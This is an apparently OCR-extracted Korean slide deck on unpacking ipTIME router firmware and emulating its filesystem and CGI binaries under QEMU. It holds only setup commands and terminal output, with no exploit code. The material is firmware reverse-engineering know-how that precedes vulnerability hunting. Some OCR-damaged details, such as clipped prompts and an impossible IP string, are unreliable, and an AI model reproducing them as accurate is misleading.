
파일 시스템 복원

- initrd 마운트
  - mount initrd FILE_SYSTEM

- Squashfs 파일 추출
  - unsquashfs_all.sh B0000.squashfs


- 합치기
  - mkdir ALL_FILE_SYSTEM
  - cd ALL_FILE_SYSTEM
  - cp XXX/FILE_SYSTEM/* . -Rfpd
  - cp YYY/squashfs-root/* ./cramfs/ -Rfpd

파일 시스템 복원




```
ot@grayhash:~/IPTIME_FIRMWARE/FILE_SYSTEM# ls -al
otal 48
drwxr-xr-x 12 root root 4096 Sep 22 23:10 .
drwxr-xr-x  4 root root 4096 Sep 22 23:13 ..
lrwxrwxrwx  1 root root   11 Nov 14  2012 bin -> /cramfs/bin
drwxr-xr-x 10  510  504 4096 Sep 22 23:10 cramfs
drwxr-xr-x  3  510  504 4096 Nov 14  2012 dev
drwxr-xr-x  5  510  504 4096 Nov 14  2012 etc
drwxr-xr-x  3  510  504 4096 Nov 14  2012 home
lrwxrwxrwx  1 root root   11 Nov 14  2012 lib -> /cramfs/lib
drwx------  2 root root 4096 Nov 14  2012 lost+found
lrwxrwxrwx  1 root root   13 Nov 14  2012 ndbin -> /cramfs/ndbin
drwxr-xr-x  2  510  504 4096 Nov 14  2012 proc
drwxr-xr-x  2  510  504 4096 Nov 14  2012 save
lrwxrwxrwx  1 root root   12 Nov 14  2012 sbin -> /cramfs/sbin
drwxr-xr-x  2  510  504 4096 Nov 14  2012 tmp
drwxr-xr-x  2  510  504 4096 Nov 14  2012 upgrade-bin
lrwxrwxrwx  1 root root   11 Nov 14  2012 usr -> /cramfs/usr
drwxr-xr-x  5  510  504 4096 Nov 14  2012 var
root@grayhash:~/IPTIME_FIRMWARE/FILE_SYSTEM#
```

Qemu로 돌리기




```
root@ip-172-31-4-170:~/mongii/FMK/fmk/squashfs-root/bin# qemu-arm -L ../ ./busybox
BusyBox v0.60.4 (2011.04.12-07:54+0000) multi-call binary

Usage: busybox [function] [arguments]...
   or: [function] [arguments]...

        BusyBox is a multi-call binary that combines many common Unix
        utilities into a single executable.  Most people will create a
        link to busybox for each function they wish to use, and BusyBox
        will act like whatever it was invoked as.

Currently defined functions:
        busybox, cat, chmod, cp, df, echo, gunzip, gzip, ifconfig, insmod,
        kill, lash, ln, ls, lsmod, mkdir, mknod, mount, mv, ps, reboot,
        rm, rmmod, route, sh, sync, umount, zcat

root@ip-172-31-4-170:~/mongii/FMK/fmk/squashfs-root/bin#
```

Qemu로 돌리기



```
root@ubuntu:~/IPTIME_FIRMWARE/squashfs-root/bin# qemu-arm -L ../ ./busybox ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0C:29:9A:54:2E
          inet addr:192.168.0.100  Bcast:192.168.0.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:469580 errors:0 dropped:0 overruns:0 frame:0
          TX packets:529023 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:82662221 (78.8 MiB)  TX bytes:170072676 (162.1 MiB)
          Interrupt:19 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 iB)  TX bytes:0 (0.0 iB)

root@ubuntu:~/IPTIME_FIRMWARE/squashfs-root/bin#
```

Qemu로 돌리기




```
root@ip-172-31-4-170:~/mongii/FMK/fmk/squashfs-root/bin# qemu-arm -L ../ ./timepro.cgi
Content-type: text/html; charset=euc-kr

<html>
<script>


...

                              if( ipstr == '151.35583.255.199')               {
                                       return document.getElementsByName(ip+4)[0];
                              }                            return 0;          }


</script>
<head><title> </title>
<style></style></head>
</html>
root@ip-172-31-4-170:~/mongii/FMK/fmk/squashfs-root/bin#
```

가상 IPTIME 시스템

- cd 구성한 IPTIME 파일시스템 경로
  - # find . | cpio -o --format=newc > ../rootfs.img
- gzip -c ../rootfs.img > rootfs.img.gz
- zImage : 앞서 실습을 통해 만든 zImage 파일
  - iptime 펌웨어에서 추출한 zImage는 보드 호환이 되지 않음
- qemu-system-arm -M versatilepb -m 128M -kernel zImage -initrd rootfs.img.gz -append "root=/dev/ram rdinit=/bin/sh console=ttyAMA0,115200" -nographic
- mount -t proc /proc /proc
- ps -aux

가상 IPTIME 시스템




```
Uncompressing Linux... done, booting the kernel.
Booting Linux on physical CPU 0x0
Linux version 4.1.6 (root@ubuntu) (gcc version 4.4.1 (Sourcery G++ Lite 2009q3-67) ) #1 Thu Aug 20 17:46:08 KST 2015
CPU: ARM926EJ-S [41069265] revision 5 (ARMv5TEJ), cr=00093177
CPU: VIVT data cache, VIVT instruction cache
Machine: ARM-Versatile PB
Memory policy: Data cache writeback
sched_clock: 32 bits at 24MHz, resolution 41ns, wraps every 89478484971ns
Built 1 zonelists in Zone order, mobility grouping on.  Total pages: 32512
Kernel command line: root=/dev/ram rdinit=/bin/sh console=ttyAMA0,115200
PID hash table entries: 512 (order: -1, 2048 bytes)
Dentry cache hash table entries: 16384 (order: 4, 65536 bytes)
Inode-cache hash table entries: 8192 (order: 3, 32768 bytes)
Memory: 121596K/131072K available (3209K kernel code, 139K rwdata, 796K rodata, 120K init, 119K bss, 9476K reserved, 0K cma-reserved)
Virtual kernel memory layout:
    vector  : 0xffff0000 - 0xffff1000   (   4 kB)
    fixmap  : 0xffc00000 - 0xfff00000   (3072 kB)
